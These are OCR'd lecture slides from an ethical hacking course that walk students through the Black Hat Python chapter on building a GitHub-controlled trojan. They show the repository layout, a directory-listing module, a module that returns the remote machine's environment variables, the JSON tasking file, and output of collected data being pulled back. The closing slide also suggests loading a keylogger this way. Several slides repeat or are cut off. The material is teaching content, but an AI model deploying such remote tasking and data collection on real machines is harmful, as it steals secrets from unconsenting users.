# TTM4536 - Ethical Hacking - Information Security, Specialization Course

- Plan for 10 Oct 2017

# Follow the material of Chapter 7 of the textbook

- We will follow the content of Chapter 7

# Follow the material of Chapter 7 of the textbook

- In Kali virtual machine start the browser and go to GitHub.com
- If you don’t have a GitHub account, Sign up for one
- The instructions in the textbook are straightforward and follow them.
- A lot of useful knowledge from this chapter is also about the possibilities how you can open and how to work with GitHub repositories


# Basic motivation for today's lecture

- To get idea of developing Python scripts that will run on a remote system
- Running scripts on remote system is the basic functionality of BOTNETS
- Running malicious scripts on remote system, is similar to the concept of TROJAN HORSE


# Botnets

healthguard

A botnet is a collection of internet-connected programs communicating with other similar programs in order to perform tasks. This can be as mundane as keeping control of an IRC channel, or it could be used to send spam email or participate in DDoS attacks. The word botnet stems from the two words robot and network. - Wikipedia "Botnet"



# TROJAN HORSES



A **Trojan** horse is a malware that appears to perform a desirable function but in fact performs undisclosed malicious functions.

- One way to simulate “running scripts on a remote machine that we do not have under a full control”
  - To work with a Github repository

# How people build software

Millions of developers use GitHub to build personal projects, support their businesses, and work together on open source technologies.

Pick a username

Your email address

Create a password

Use at least one letter, one numeral, and seven characters.

**Sign up for GitHub**

By clicking "Sign up for GitHub", you agree to our **terms of service** and **privacy policy**. We'll occasionally send you account related emails.

## A whole new Universe

Learn about the exciting features and announcements revealed at this year's GitHub Universe conference.

## Welcome home, developers

GitHub fosters a fast, flexible, and collaborative development process

## Setting Up a GitHub Account

If you don't have a GitHub account, then head over to GitHub.com, sign up, and create a new repository called `chapter7`. Next, you'll want to install the Python GitHub API library[1] so that you can automate your interaction with your repo. You can do this from the command line by doing the following:

```
pip install github3.py
```

If you haven't done so already, install the git client. I do my development from a Linux machine, but it works on any platform. Now let's create a basic structure for our repo. Do the following on the command line, adapting as necessary if you're on Windows:

```
$ mkdir trojan
$ cd trojan
$ git init
$ mkdir modules
$ mkdir config
$ mkdir data
$ touch modules/.gitignore
$ touch config/.gitignore
$ touch data/.gitignore
$ git add .
$ git commit -m "Adding repo structure for trojan."
$ git remote add origin https://github.com/<yourusername>/chapter7.git
$ git push origin master
```

# Setting Up a GitHub Account

If you don't have a GitHub account, then head over to GitHub.com, sign up, and create a new repository called `chapter7`. Next, you'll want to install the Python GitHub API library[1] so that you can automate your interaction with your repo. You can do this from the command line by doing the following:

```
sudo -H pip install github3.py
```

If you haven't done so already, install the git client. I do my development from a Linux machine, but it works on any platform. Now let's create a basic structure for our repo. Do the following on the command line, adapting as necessary if you're on Windows:

```
$ mkdir trojan
$ cd trojan
$ git init
$ mkdir modules
$ mkdir config
$ mkdir data
$ touch modules/.gitignore
$ touch config/.gitignore
$ touch data/.gitignore
$ git add .
$ git commit -m "Adding repo structure for trojan."
$ git remote add origin https://github.com/<yourusername>/chapter7.git
$ git push origin master
```

# Explanation about the folder structure

- The **`config`** directory holds configuration files that will be uniquely identified for each **"trojan"**. As you deploy trojans, you want each one to perform different tasks and each trojan will check out its unique configuration file.
- The **`modules`** directory contains any modular code that you want the trojan to pick up and then execute. We will implement a special import hack to allow our trojan to import libraries directly from our GitHub repo. This remote load capability will also allow you to stash third-party libraries in GitHub so you don't have to continually recompile your trojan every time you want to add new functionality or dependencies.
- The **`data`** directory is where the trojan will check in any collected data, keystrokes, screenshots, and so forth.

# Simple modules and an example configuration file.

Open a new file in the **`modules`** directory, name it ***`dirlister.py`***, and enter the following code:

```
import os
def run(**args):
    print "[*] In dirlister module."
    files = os.listdir(".")
    return str(files)
```

# Simple modules and an example configuration file.

Open a new file in the **`modules`** directory, name it ***`dirlister.py`***, and enter the following code:

```
import os
def run(**args):
    print "[*] In dirlister module."
    files = os.listdir(".")
    return str(
```

This little snippet of code simply exposes a `run` function that lists all of the files in the current directory and returns that list as a string. Each module that you develop should expose a `run` function that takes a variable number of arguments

# Simple modules and an example configuration file.

Now let's create another module called ***environment.py***:

```
import os


def run(**args):
    print "[*] In environment module."
    return str(os.environ)
```

# Simple modules and an example configuration file.

Now let's create another module called ***environment.py***:

```
import os


def run(**args):
    print "[*] In environment module."
    return str(os.environ)
```

This module simply retrieves any environment variables that are set on the remote machine on which the trojan is executing.

# Simple modules and an example configuration file.

Now let's push this code to our GitHub repo so that it is useable by our trojan. From the command line, enter the following code from your main repository directory:

```
$ git add .
$ git commit -m "Adding new modules"
$ git push origin master
Username: ********
Password: ********
```

# Configuration


- We want to be able to task our scripts with performing certain actions over a period of time. This means that we need a way to tell it what actions to perform, and what modules are responsible for performing those actions.
- Using a configuration file gives us that level of control, and it also enables us to effectively put a script (trojan) to sleep (by not giving it any tasks).
- Each trojan that you deploy should have a unique identifier, so that you can control which trojan performs certain tasks.

# Configuration

- We'll configure the trojan to look in the `config` directory for TROJANID.json , which will return a simple JSON document that we can parse out, convert to a Python dictionary, and then use.
- The JSON format makes it easy to change configuration options as well.

# JSON file format

- JSON (JavaScript Object Notation) is a lightweight data-interchange format. It is easy for humans to read and write. It is easy for machines to parse and generate. It is based on a subset of the JavaScript Programming Language, Standard ECMA-262 3rd Edition - December 1999.


string
"
Any UNICODE character except
" or \ or control character
"
\
"
quotation mark
\
reverse solidus
/
solidus
b
backspace
f
formfeed
n
newline
r
carriage return
t
horizontal tab
u
4 hexadecimal digits

## Example [ edit ]

The following example shows a possible JSON representation describing a person.

```
{
  "firstName": "John",
  "lastName": "Smith",
  "isAlive": true,
  "age": 25,
  "address": {
    "streetAddress": "21 2nd Street",
    "city": "New York",
    "state": "NY",
    "postalCode": "10021-3100"
  },
  "phoneNumbers": [
    {
      "type": "home",
      "number": "212 555-1234"
    },
    {
      "type": "office",
      "number": "646 555-4567"
    },
    {
      "type": "mobile",
      "number": "123 456-7890"
    }
  ],
  "children": [],
  "spouse": null
}
```

# Configuration

- Move into your **config** directory and create a file ***abc.json*** , with the following content:

```
[
        {
         "module" : "dirlister"
        },
        {
         "module" : "environment"
        }
]
```

# Configuration

- Move into your **config** directory and create a file ***abc.json*** , with the following content:

```
[
        {
         "module" : "dirlister"
        },
        {
         "module" : "environment"
        }
]
```

This is just a simple list of modules that we want the remote trojan to run. Later you'll see how we read in this JSON document and then iterate over each option to get those modules loaded.

# Simple modules and an example configuration file.

Push the abc.json config file to GitHub repo from the command line, by entering the following commands from your main repository directory:

```
$ git add .
$ git commit -m "Adding simple config."
$ git push origin master
Username: ********
Password: ********
```

# Local “trojan” script that will initiate remote scripts to run on the remote machine

- In your local **`trojan`** directory produce a new script ***`git_trojan.py`***
- Follow the instructions from page 105 in order to enter the content of the script ***`git_trojan.py`***

# Local “trojan” script that will initiate remote scripts to run on the remote machine

- In your local **trojan** directory run the comand:

```
$ python git_trojan.py
[*] Found file abc.json
[*] Attempting to retrieve dirlister
[*] Found file modules/dirlister
[*] Attempting to retrieve environment
[*] Found file modules/environment
[*] In dirlister module
[*] In environment module.
```

# Local “trojan” script that will initiate remote scripts to run on the remote machine

- In your local **trojan** directory run the comand:

```
$ python git_trojan.py
[*] Found file abc.json
[*] Attempting to retrieve dirlister
[*] Found file modules/dirlister
[*] Attempting to retrieve environment
[*] Found file modules/environment
[*] In dirlister module
[*] In environment module.
```

If everything is OK with the script, you should see the following output

# Local “trojan” script that will initiate remote scripts to run on the remote machine

- In your local **trojan** directory run the comand:

```
$ python git_trojan.py
[*] Found file abc.json
[*] Attempting to retriev
[*] Found file modules/di
[*] Attempting to retriev
[*] Found file modules/environment
[*] In dirlister module
[*] In environment module.
```

If everything is OK with the script, you should see the following output

It connected to my repository, retrieved the configuration file, pulled in the two modules we set in the configuration file, and ran them.

# Local “trojan” script that will initiate remote scripts to run on the remote machine

- Now, from your local **trojan** directory run the comand:

```
$ git pull origin master
From https://github.com/blackhatpythonbook/chapter7
* branch master -> FETCH_HEAD
Updating f4d9c1d..5225fdf
Fast-forward
data/abc/29008.data | 1 +
data/abc/44763.data | 1 +
2 files changed, 2 insertions(+), 0 deletions(-)
create mode 100644 data/abc/29008.data
create mode 100644 data/abc/44763.data
```

# Local “trojan” script that will initiate remote scripts to run on the remote machine

- Now, from your local **trojan** directory run the comand:

```
$ git pull origin master
From https://github.com/blackhatpy
* branch master -> FETCH_HEAD
Updating f4d9c1d..5225fdf
Fast-forward
data/abc/29008.data | 1 +
data/abc/44763.data | 1 +
2 files changed, 2 insertions(+), 0 deletions(-)
create mode 100644 data/abc/29008.data
create mode 100644 data/abc/44763.data
```

If everything is OK you should see the following output,

# Conclusions

- Running scripts on remote machines
- Similarities with Botnets and Trojans
- Github
- JSON
- Hint: Try to put some of the modules from previous lectures (like the simple keylogger) and run it on Github